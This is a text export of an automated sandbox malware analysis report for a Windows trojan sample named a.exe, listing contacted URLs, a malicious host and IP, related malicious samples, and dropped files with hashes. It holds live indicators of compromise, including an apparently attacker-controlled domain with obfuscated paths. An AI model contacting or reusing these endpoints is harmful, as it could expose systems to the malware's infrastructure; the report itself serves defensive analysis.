http:// 2q7mfx2.xyz/ddsadasdsaasdasdasd/akOFAAemOaw/GRWD QgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhGsccvU	~DF20E1CBD0001D92CD.TMP.32.dr, {EB16AD6A-9BDD-11EB-90E4-ECF4 BB862DED}.dat.32.dr	false	• Avira URL Cloud: safe	unknown
http:// 2q7mfx2.xyz/ddsadasdsaasdasdasd/akOFAAemOaw/GRWD QgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhG	a.exe, 00000004.00000002.48258 2082.0000000001F60000.00000002 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.sandoll.co.kr	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.reddit.com/	msapplication.xml4.23.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comnHf	a.exe, 00000000.00000003.21374 0030.0000000005B8B000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.fontbureau.com	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.galapagosdesign.com/	a.exe, 00000000.00000003.22138 2499.0000000005BAE000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://2q7mfx2.xyz/favicon.ico~	imagestore.dat.33.dr	false	• Avira URL Cloud: safe	unknown
http://www.nytimes.com/	msapplication.xml3.23.dr	false		high
http://www.galapagosdesign.com/P	a.exe, 00000000.00000003.22138 2499.0000000005BAE000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	a.exe, 00000000.00000003.21521 8795.0000000005B72000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.founder.com.cn/cn	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp, a.exe, 0000000 0.00000003.220383197.000000000 5B79000.00000004.00000001.sdmp	false		high
http://www.fonts.commf0	a.exe, 00000000.00000003.21371 9719.0000000005B8B000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.youtube.com/	msapplication.xml7.23.dr	false		high
http://www.jiyu-kobo.co.jp/	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comcqf	a.exe, 00000000.00000003.21369 9842.0000000005B8B000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.wikipedia.com/	msapplication.xml6.23.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.live.com/	msapplication.xml2.23.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.93.7.187	2q7mfx2.xyz	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385479
Start date:	12.04.2021
Start time:	15:22:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	a.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@14/37@6/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 3.3% (good quality ratio 2.6%) • Quality average: 68.7% • Quality standard deviation: 39.3%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 92.122.145.220, 104.42.151.234, 13.88.21.125, 13.64.90.137, 184.30.24.56, 20.82.210.154, 93.184.221.240, 92.122.213.194, 92.122.213.247, 20.54.26.129, 88.221.62.148, 20.82.209.183, 152.199.19.161 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ie9comview.vo.msecnd.net, wu.ec.azureedge.net, ris-prod.trafficmanager.net, updates.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:23:19	API Interceptor	1x Sleep call for process: a.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	swlsGbeQwT.dll	Get hash	malicious	Browse	• 208.67.222.222
	document-1048628209.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-69564892.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1813856412.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1776123548.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-647734423.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1579869720.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-895003104.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-806281169.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1747349663.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1822768538.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-583955381.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1312908141.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1612462533.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1669060840.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-921217151.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1641473761.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1570454889.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-116291302.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-110658411.xls	Get hash	malicious	Browse	• 208.67.222.222

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	2cyu3QImqv.exe	Get hash	malicious	Browse	• 138.197.128.121
	Linux_Recovery.exe	Get hash	malicious	Browse	• 159.203.148.225
	ScHost.exe	Get hash	malicious	Browse	• 138.197.53.157
	Five.exe	Get hash	malicious	Browse	• 138.197.53.157
	visa.exe	Get hash	malicious	Browse	• 104.236.24.153
	visa.exe	Get hash	malicious	Browse	• 104.236.24.153
	6BympvyPAv.exe	Get hash	malicious	Browse	• 138.197.53.157
	mapdata.dll	Get hash	malicious	Browse	• 138.68.46.133
	SecuriteInfo.com.Variant.Bulz.421173.18141.exe	Get hash	malicious	Browse	• 139.59.164.118
	PO.exe	Get hash	malicious	Browse	• 206.189.144.22
	SHIPMENT SCHEDULE 1.exe	Get hash	malicious	Browse	• 178.62.225.201
	P O 2200182.exe	Get hash	malicious	Browse	• 68.183.193.20
	Three.exe	Get hash	malicious	Browse	• 138.197.53.157
	Four.exe	Get hash	malicious	Browse	• 138.197.53.157
	Six.exe	Get hash	malicious	Browse	• 138.197.53.157
	One.exe	Get hash	malicious	Browse	• 138.197.53.157
	Five.exe	Get hash	malicious	Browse	• 138.197.53.157
	Two.exe	Get hash	malicious	Browse	• 138.197.53.157
	ScHost.exe	Get hash	malicious	Browse	• 138.197.53.157
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 67.205.188.68

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log

Process:	C:\Users\user\Desktop\a.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log	
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{CFC842C0-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7791572136811602
Encrypted:	false
SSDEEP:	48:IweGcprnGwpLk9G/ap8kVGIpckF0GvnZpvkF4Gooqp9kFEWGo4xpmkFnGW2G9GWZ:rCZxZk52kXWkF9tkFUfkFsxMkFdkkumB
MD5:	3A52BE236B6B342ED6E51DCE945FA1CE
SHA1:	23CE836FCF6D8844E79564840B151E31C000D49D
SHA-256:	6158F823A7AA85AEFBAE170B888CDD4120B89589C3B04408E3BF17FC7C7E428D
SHA-512:	A0832870E572CB72E6E99E430640CD345AACF6545A5C8C8257AE2C182A059E269C0E8EC2A0AD4C33F777E747F794E9CFACF1574943C21B3380CACC2E4E0B54 6
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{EB16AD64-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71784
Entropy (8bit):	2.0462565138176716
Encrypted:	false
SSDEEP:	192:rSZpZw2nWut3fFxM1lHt/sMt1NsWQZbzRsEtDODrfp:rO/nWOPIfNk40BbWQGfp
MD5:	2260DAD92544072244868E489FB34DB9
SHA1:	3124D173E749643C1D5AA834DB7F8DDA541EBD8B
SHA-256:	CBB2EC98E72C52BF489ED5278322874F85334CF35FD4DFF111B9758BF6B62DB5
SHA-512:	137A4C6C297623B82CA6A9CF495F8835343FAE6E847D337159548CAE87453208BBEBF1567333442B6C3B663DA277771E0923AE6724E0C2AD799464C177FC4628
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CFC842C2-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.84595127048021
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CFC842C2-9BDD-11EB-90E4-ECF4BB862DED}.dat	
SSDEEP:	96:rtZaQq68BShjN25WSM+WiydalIBhxiydalIBLA:rtZaQq68khjN25WSM+WiHchxiHcLA
MD5:	E9163B2AE7B15B237A167FC198DE5641
SHA1:	ACFDB46751B4CF1B75A3D6C084A779ADF7B0BE9B
SHA-256:	ADBB426A2EBE81808897B9DEAF2F52988CA933FFBA39831AFAFA98073EFEDB4C
SHA-512:	0EACE6B67C22CE43E05FBB5DABEBD304B90A77D56732476F93C02C24380AE63F5193687DD68FBB2D24DDC8354A407AAF66DC0AF685CF5B214D8D31D46F2B9D4
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EB16AD66-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.8411793585877265
Encrypted:	false
SSDEEP:	48:IwNGcproGwpacG4pQMGrapbSfGQpByGHHpccTGUp8RGzYpmrxGopch/tiXubGw4q:rTZwQ86KBSJjJ2UWfMf+GXtxGX4zA
MD5:	5C933E422E4D05693D6F892E4D6B27EC
SHA1:	1EA59403C943FFB2C1576C1F5318AEF6A5A33E44
SHA-256:	705CD2D5F7AED685D8090014E2CA1BBF59B8E8427D501E4E4324206FCAA3764C
SHA-512:	7EE3C2DABF3D4A1077C58700BF62FCA4495CA5B5E3B7BDCDCD91B7D2D5B9EA094CD1D3AFA6A1FB15C10C8857C2741F53B4016B69F52BCA50225CDED27536AFC
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EB16AD68-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.8482883646521673
Encrypted:	false
SSDEEP:	96:rwZHQ76tBSbjB25WlM4Wz7PvUwoF08xz7PvUwoF0m7PvUdA:rwZHQ76tkbjB25WlM4WnkF08xnkF0UoA
MD5:	097FC8EEADA8DD01DAEC6C462A31DD35
SHA1:	46F1B7583CC86AAB9395B1FAEC946D1658BB848E
SHA-256:	25C296ADBF630517DDD009DE945AB0F22F1D618445E49B710579A2CF28CF300E
SHA-512:	9C50F30F128187F3D6BB9237AD905014FE4F5B507C4A99676E16B84416597D41C13BB11F3E8A7C7134D1559A21021629C3266F30F91D36DAD594393CCAE587B3
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EB16AD6A-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	27400
Entropy (8bit):	1.8512199349283107
Encrypted:	false
SSDEEP:	192:rtZS7Q66rkCjp2FWdMZCHjJUuxHjJUXjHA:rDSUlw84cuMtTtv
MD5:	A60BDB9CE0572FB572173F9286057CC6
SHA1:	646547C9026FADE61A6BFDF3AC88C95537EDFB3A
SHA-256:	5400AF4183D85C04D3C66185EC8E6D4EEC28824743C0EEDABD3B4488FC278A4E
SHA-512:	D14C2397EAA0DD1E31339BF24757491AE2F1E9CBD2F7ADCE8B67332E4F602AB2912702DE6480ABD978645F08F576109671B381F65841CE275B52F3D9A611F1B4
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EB16AD6A-9BDD-11EB-90E4-ECF4BB862DED}.dat	
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.072068705558107
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEwn+NnWimI002EtM3MHdNMNxOEwn+NnWimI00ObVbkEtMb:2d6NxOQNSZHKd6NxOQNSZ76b
MD5:	104EA9756A37CE24C209ABE77B98F3A5
SHA1:	FCC6FFC3D5FBF4AA530D5AB41F1CD90DF88CD730
SHA-256:	F72E3179F8A5F64112306C8EBAA3DFA6E6FEAE8916CBC9AD56C69FD30616A7D5
SHA-512:	4BAB80F61EE5BA4932899F20326C4C9B02064578CBF5BB7140A601C6968E02B8C489B41A1779BE61C47A60E8EB4FBF8A78598E5A474D1BDB4109BE8994DAC22
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa6cfbf55,0x01d72fea</date><accdate>0xa6cfbf55,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa6cfbf55,0x01d72fea</date><accdate>0xa6cfbf55,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.1106973961329505
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kmN+NnWimI002EtM3MHdNMNxe2kmjVCNnWimI00Obkak6EtMb:2d6Nxr/N+NSZHKd6Nxr/jlNSZ7Aa7b
MD5:	A3890CF386C48AFBFF0CCDDBCC18FC78
SHA1:	FE7D07A2C1859452C0A6F1BE56D9C3A9B4F0016C
SHA-256:	207BDEC62E8237E33327B55531D9B038CA4BFA8A64C7BE613F09E69EAD4F0284
SHA-512:	BF00621DFF303A2B3C196AD96A07E754F318CBF48447CCC6F292EE9B2A2C4C58DF0DCF2C489BBCE7A82FC758010A31B4674933432AE9994BEF35F9B66B04CE8
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa6c6363b,0x01d72fea</date><accdate>0xa6c6363b,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa6c6363b,0x01d72fea</date><accdate>0xa6c898bc,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.09065647313195
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLwn+NnWimI002EtM3MHdNMNxvLwn+NnWimI00ObmZEtMb:2d6Nxv5NSZHKd6Nxv5NSZ7mb
MD5:	C6783F79FC2C7C093739362FBC19AD58
SHA1:	95CF3A457071FD9500752349BBE23E5F79F86486
SHA-256:	19A3E1563758AEAFBE82DC46F4E8877F3948D0CE8E5BAFE9C1B70D27E92CA9BD
SHA-512:	95893B060D037DFDD18888BCCA8C63D5BFE466D78EC954E69910A508BFCB5FC02F92393FB06181C64F1DDE11BA329C79A23253AA6ABE98E13D784F98D941118D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa6cfbf55,0x01d72fea</date><accdate>0xa6cfbf55,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa6cfbf55,0x01d72fea</date><accdate>0xa6cfbf55,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.0730429585372505
Encrypted:	false
SSDEEP:	12:TMHdNMNxiToCNnWimI002EtM3MHdNMNxiToCNnWimI00Obd5EtMb:2d6Nx8NSZHKd6Nx8NSZ7Jjb
MD5:	FD02998C22261C6B189F2CD8BB716682
SHA1:	C780C96F5FC30738892BA31E040A04E845C3883F
SHA-256:	DAFFD1D4A7296FADEE934437AF3C15FDB866BBB2F6C70799E07BC3A11EFF25E1
SHA-512:	FD33F6197FF1D685FC6232D054A188603DB2902A44EC224AA0FA19E28D70709CF27B79D6DB2EC0E2DB808E950AC980E3CBE920DE1D592A0BA097501F13ED115 3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa6cd5cf5,0x01d72fea</date><acc date>0xa6cd5cf5,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa6cd5cf5,0x01d72fea</date><accdate>0xa6cd5 cf5,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msappl ication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.104107694083284
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwnx+xYNnWimI002EtM3MHdNMNxhGwnx+xYNnWimI00Ob8K075EtMb:2d6NxQGNSZHKd6NxQGNSZ7YKajb
MD5:	FEFACF8DC8E0F5BD4BD693A79A676BC9
SHA1:	004B7037005FED294B5B35F2F7F1C5AB310F5529
SHA-256:	994BD02B6D29BF113359853BC88C438BAECE65FD6BD584706339825857148621
SHA-512:	4FD75B2FECE4E5154829AEB5D6FF9D9E8ECC6E3F809B3410D1BB9478C3F89BB4A295F84A7B2D64DC9D33A239B5D6E9AF31974526AB678BF594A740DE1D11F5 0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa6d221a8,0x01d72fea</date>< accdate>0xa6d221a8,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa6d221a8,0x01d72fea</date><accdate>0 xa6d221a8,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.075137191538691
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nwn+NnWimI002EtM3MHdNMNx0nwn+NnWimI00ObxEtMb:2d6Nx0tNSZHKd6Nx0tNSZ7nb
MD5:	9182047FE1AD40E359EC65E81BEEB6DE
SHA1:	FA4F828D0C3F346E54665A7411ED5C7AEC11D9FC
SHA-256:	06452FCBE9F3F0949CDBCEA9D5A10D90BC27B39AC78458ABC2BE115A42F55381
SHA-512:	7A71E42780068083730709D6C347736EF722BEB44B7BF20BDC9B19AD4BF23BA4846D3BC72460B51910A5FD98E6AC1BB6A2F5803ADB6CD0FC4AC8C0F08D3647I 5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa6cfbf55,0x01d72fea</date><accdate>0xa 6cfbf55,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml vers ion="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa6cfbf55,0x01d72fea</date><accdate>0xa6cfbf55,0x 01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplicat ion></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.09821601153262
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
SSDEEP:	12:TMHdNMNxxToCNnWimI002EtM3MHdNMNxxToCNnWimI00Ob6Kq5EtMb:2d6Nx1NSZHKd6Nx1NSZ7ob
MD5:	B63D3515E361EC45FA7A2DC40E01A2E9
SHA1:	0D2DA8B3216B435FEA5BC0F77B1678213DDB45C4
SHA-256:	05B68CD384A5578FF167A7BD6EEB6DF99772D8E6D96126FC9AF070E2FC4C1A54
SHA-512:	34633B0D4065F910EE3BC407A2CDDE205E924F5025F5FD131913F9915AEDD4BA9C1C2E0CEA74FEA5F60104BDEF5F823604DAD6008489D30C89B3F9201DBF026
Malicious:	false
